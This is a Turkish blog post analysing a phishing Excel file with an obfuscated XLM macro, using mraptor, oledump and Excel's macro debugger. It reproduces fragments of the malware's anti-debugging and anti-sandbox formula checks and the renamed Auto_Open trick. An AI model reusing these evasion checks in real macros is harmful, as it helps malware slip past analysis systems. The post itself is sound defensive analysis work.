

Excel 4.0 Makro (XLM) Analizi

written by Mert SARICA | 1 June 2021

If you are looking for an English version of this article, please visit [here](#).

2017 yılında başlayan DDE tabanlı ortalama saldırıları, 2020 yılı itibariyle yerini Excel 4.0 Makro (XLM) ortalama saldırılarına bıraktı. Ufak bir araştırma yaptığınızda XLM makrolarının hayatımıza girişinin 1992 yılında Microsoft Excel 4.0'ın yayınlanması ile olduğunu görebilirsiniz. Tehdit aktörleri tarafından sıklıkla kötüye kullanılan VBA makroları ise Excel 5.0 ile duyurulması ile hayatımıza girmiş ve günümüzde de en güncel Microsoft Office sürümünde hala desteklenmektedir.

Yanlış anımsamıyorsa XLM makroları ile ilgili ofansif güvenlik üzerine okuduğum ilk teknik makale Outflank firmasına ait bu blog yazısıydı. XLM makrolarını VBA makroları gibi tespit edip, analiz etmenin pek de kolay olmadığı XLM makrolarına yönelik yapılan güvenlik araştırmaları ile ortaya çıkmaya başladıktan sonra her zaman olduğu gibi ofansif güvenlik uzmanlarının yanı sıra tehdit aktörlerinin de dikkatini çekmeye başladı. Aradan çok zaman geçmeden de kurumlar XLM makro içeren ortalama saldırıları ile karşılaşmaya başladılar.


XLM makro içeren bir Office dosyasını analiz etmenin zorluğu, Microsoft Office Makro Analizi başlıklı blog yazımda belirttiğim aksine Office'nin arayüzünden kolaylıkla görüntülenememesinden (view macro) kaynaklanmaktadır. Durum böyle olunca da zararlı XLM makro içeren Office dosyalarının tecrübesiz siber güvenlik uzmanlarının dikkatinden kaçma ihtimali ("Bu Office dosyası bozuk", "Makro içermiyor" gibi) artmaktadır. Ben de hem siber güvenlik analizlerine XLM makro içeren Microsoft Office dosyalarının nasıl analiz edilebileceğini göstermek hem de XLM makro içeren Microsoft Office dosyalarına karşı farkındalık yaratmak adına gerçek bir olaydan yola çıkarak bir blog yazısı yazmaya karar verdim.


2020 yılının Mayıs ayında çok sayıda SMTP ip adresinden gönderilen ve gönderici adresi @wp.pl uzantılı olan yüzlerce e-posta için güvenlik sistemlerinde engellendiğine dair alarmlar üremeye başladı. E-postalar incelendiğinde eklerinde rastgele isimle oluşturulmuş XLS uzantılı Excel dosyaları bulunuyordu. Bu gibi durumlarda siber güvenlik analistlerinin

yapması gereken en önemli adımlardan biri zararlı doküman içinde yer alan komuta kontrol merkezine ait adreslerini tespit etmek, web trafiği kayıtlarında aramak ve kurum genelinde erişimi engellemektedir.

Tabii mevzu bahis XLM makro içeren Office dosyası olduğunda statik ve dinamik analiz yapan kum havuzu (sandbox) sistemlerinin anti kum havuzu yöntemleri karşısında yetersiz kaldığı durumlar söz konusu (Örnek: Kum Havuzu Tespiti) olabilmektedir. Alarma konu olan zararlı Excel dosyası da tam da bu şekilde kum havuzunda çalıştığını anlamaya yönelik kontroller gerçekleştirdiği için komuta kontrol merkezinin adresi bu analizler (VirusTotal, Hybrid-Analysis) esnasında ortaya çıkmamaktadır. Bu durumda siber güvenlik analistinin yapması gereken iş bu zararlı Excel dosyasını alıp zararlı yazılımı analizi amacıyla oluşturduğu sanal sistemine kopyalamak ve orada analiz etmek olmalıdır.

Excel dosyasını sanal sistemde çalıştırdığımızda karşımıza iki tane sayfa (Sheet1 & Sheet2) çıkmaktadır. Birinci sayfada kötü emellerini gerçekleştirebilmek için makroyu aktif hale getirmemiz gerektiğini belirten sahte bir resim/mesaj, ikinci sayfada ise bomboş hücreler (aslında boş değil :) karşımıza çıkmaktadır. Her ne kadar Excel bize bu dosyada makro olduğuna dair uyarı verse de dosyada yer alan makroyu görüntülediğimizde içinin boş olduğu görülmektedir.





Dosyayı herhangi bir hex editörü ile açıp içinde yer alan karakter dizilerine (strings) baktığımızda Excel 4.0 Macros dizisinden şüphelenmiş gibi bunun XLM makrosu içerdiğini görebiliyoruz. Dosyanın içinde makro olduğundan emin olmak için dosyayı mraptor aracı ile analiz ettiğimizde dosyada makro olduğu ve otomatik olarak çalışabilmesi adına Auto_Open isiminde (VBA makrosundaki AutoOpen() fonksiyonu gibi) bir hücreye (cell) sahip olduğu anlaşılıyordu. Bu hücrenin adını öğrenip görüntülemek ve analiz etmek için ise Didier STEVENS'ın oledump aracından faydalanarak (oledump.py -p plugin_biff.py -pluginoptions "-o LABEL -s"

C:\Users\Mert\Desktop\ea74b9a274c0c73cad990ddd089927b6.xls) ilk çalıştırılan hücrenin Auto_OpencfitK adına sahip olduğunu gördüm. Analistin Excel üzerinden Go To (CTRL-G) ile Auto_Open ismine sahip hücreye giderek analize başlayacağını bilen zararlı kod geliştiricisi akıllılık yaparak adını bu hücrenin adını Auto_OpencfitK olarak değiştirmiştir.

Hex Workshop - [C:\Users\Mert\Desktop\ea74b9a274c0c73cad990ddd089927b6.xls]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

0 1 2 3 4 5 6 7 8 9 A B C D E F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 0123456789ABCDEF0123456789ABCDEF012

Data Inspector

Data at offset 0x002CA53:

int8	116
uint8	116
int16	29612
uint16	29612
int32	1936749684
uint32	1936749684
int64	721904655789...
uint64	721904655789...
half float	18240
float	1.9950791e+031

Structures

Member	Value (dec)	Value (hex)	Size
0002CA0F	29	1D	1
0002CA53	79	4F	1
0002D2E8	12	0C	1
0002E980	13	0D	1
0002E988	12	0C	1
0002E9B0	15	0F	1
0002F0C8	6	06	1
0002F0D3	6	06	1
0002F0EA	10	0A	1
0002F105	16	10	1
0003B900	21	15	1
0003B980	17	11	1
0003B9C0	21	15	1
0003B9E0	25	19	1
0003BA02	37	25	1
0003BA82	53	35	1

83 instances of 'strings' found in C:\Users\Mert\Desktop\ea74b9a274c0c73cad990ddd089927b6.xls

Address	Length	Length	
C:\Users\Public\DMV\Za\B1.html	10		
https://docs.microsoft.com/en-us/officeupdates/office-msi-non-security-updatese...	46		
https://docs.microsoft.com/en-us/officeupdates/office-msi-non-security-updatese...	46		
Administrator	10		
Windows User	10		
Windows User	10		
Microsoft Excel	10		
Sheet1	6		
Sheet2	6		
Worksheets	10		
Excel 4.0 Macros	10		
Root Entry	15		
Workbook	11		
User Names	15		
Revision Log	19		
Summary Information	37		
DocumentSummaryInformation	53		

Administrator: C:\Windows\system32\cmd.exe

```

C:\Users\Mert\Desktop>mraptor.exe ea74b9a274c0c73cad990ddd089927b6.xls -m
MacroRaptor 0.56dev5 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/oletools/issues

-----+-----+-----+-----+
Result      |Flags|Type|File
-----+-----+-----+-----+
SUSPICIOUS|AWX  |OLE:|ea74b9a274c0c73cad990ddd089927b6.xls
           |      |    |Matches: ['Auto_Open', 'URLDownloadToFileA', 'RUN']

Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS


C:\Users\Mert\Desktop>
  
```

Administrator: C:\Windows\system32\cmd.exe



```

C:\Users\Mert\Desktop\AppData\Applications\oledump_U0_0_40>python oledump.py -p plugin_biff.py --pluginoptions "-o LABEL -s" C:\Users\Mert\Desktop\ea74b9a274c0c73cad990ddd089927b6.xls
1:      4096 '\x05DocumentSummaryInformation'
2:      4096 '\x05SummaryInformation'
3:     11209 'Revision Log'
4:      4096 'User Names'
5:     172543 'Workbook'
Plugin: BIFF plugin
0018      28 LABEL : Cell Value, String Constant - build-in-name
1 Auto_Open
      ASCII:
      cfitK:
0018      26 LABEL : Cell Value, String Constant - ORMULA.FILL
      ASCII:
      ORMULA.FILL
002a      2 PRINTHEADERS : Print Row/Column Labels
00fd     10 LABELSST : Cell Value, String Constant/ SST
002a      2 PRINTHEADERS : Print Row/Column Labels

C:\Users\Mert\Desktop\AppData\Applications\oledump_U0_0_40>
  
```



Başlangıç hüresine gittikten ve dosya genelinde 42 tane FORMULA ifadesi ve CHAR fonksiyonundan oluşan gizlenmiş (obfuscated) bir makro olduğunu öğrendikten sonra her birini teker teker çözmek ve analiz etmek bir hayli zaman alacağı için hata ayıklaması (debugging) ile ilerlemeye karar verdim. Auto_OpenfitK hüresine gidip ALT + F8 kısa yoluna bastıktan sonra Step Into butonuna bastığımda haliyle Excel beni devam etmek için makro çalıştırmaya izin vermemi ve ardından dosyayı kapatıp açmamı istedi. Dosyayı açar açmaz Excel hızlıca Auto_OpenfitK hüresinden ilerleyeceği için bu adımı kaçırmamak için bu hücrede yer alan =SET.VALUE(FG22029, -490-GET.CELL(17,HX17320)) formülünü =HALT() ile değiştirerek makronun sonlanmasını sağladım. Ardından =HALT() formülünü =SET.VALUE(FG22029, -490-GET.CELL(17,HX17320)) ile değiştirip bu hücre üzerinde ALT + F8 kısa yoluna bastığımda sorunsuz bir şekilde ilk hücreden makroyu dinamik olarak analiz etmeye başlayabildim.



Step Into ve Evaluate butonlarından faydalanarak gizlenmiş hücrelerin çözülmesi ile analize devam ettikçe Excel 4.0 Macro Functions Reference belgesinden faydalanarak makronun hata ayıklamaya ve kum havuzuna karşı çeşitli kontroller gerçekleştirdiğini gördüm. Hata ayıklama kontrolü yapan AT41104 hücresine geldiğimde bu kontrolü atlatmak için hata ayıklama tespit edilememesi durumunda devam ettiği hücredeki =GOTO(AY23948) değerini AT41104 hücresine kopyaladım.

=IF(GET.WORKSPACE(31),GOTO(HV23758),) Makro hata ayıklama modunda mı ? (Anti-debugging)

=IF(GET.WORKSPACE(19),,GOTO(HV23758),) Sistemde fare var mı ? (Anti-sandbox)

=IF(GET.WORKSPACE(42),,GOTO(HV23758),) Ses dosyası çalınabiliyor mu ? (Anti-sandbox)

Microsoft Excel (Product Activation Failed) window showing a macro running in single-step mode. The formula bar displays a complex formula using the `=FORMULA.FILL` function. A dialog box titled "Single Step" is open, showing the current cell address and the formula being executed.

Single Step dialog box content:

Cell: [ea74b9a274d0c73ca8990d4d089927b6.xls]Sheet2!A1105
 Formula: =IF(GET.WORKSPACE(1),GOTO(HV23758))

Buttons: Step Info, Evaluate, Halt, Goto, Step Over, Pause, Continue, Help

Browser address bar showing the URL: `d13ot9o61jdzzp.cloudfront.net/files/Excel%204.0%20Macro%20Functions%20Reference.pdf`

Excel 4.0 Macro Functions Reference document content:

253 / 653

Page length
 Logical value indicating whether to wait after printing each page (TRUE) or use continuous form feeding (FALSE)




Automatic line feeding
 Logical value indicating whether the printer has automatic line feeding (TRUE) or requires line feed characters (FALSE)

Printer port
 The number of the printer port

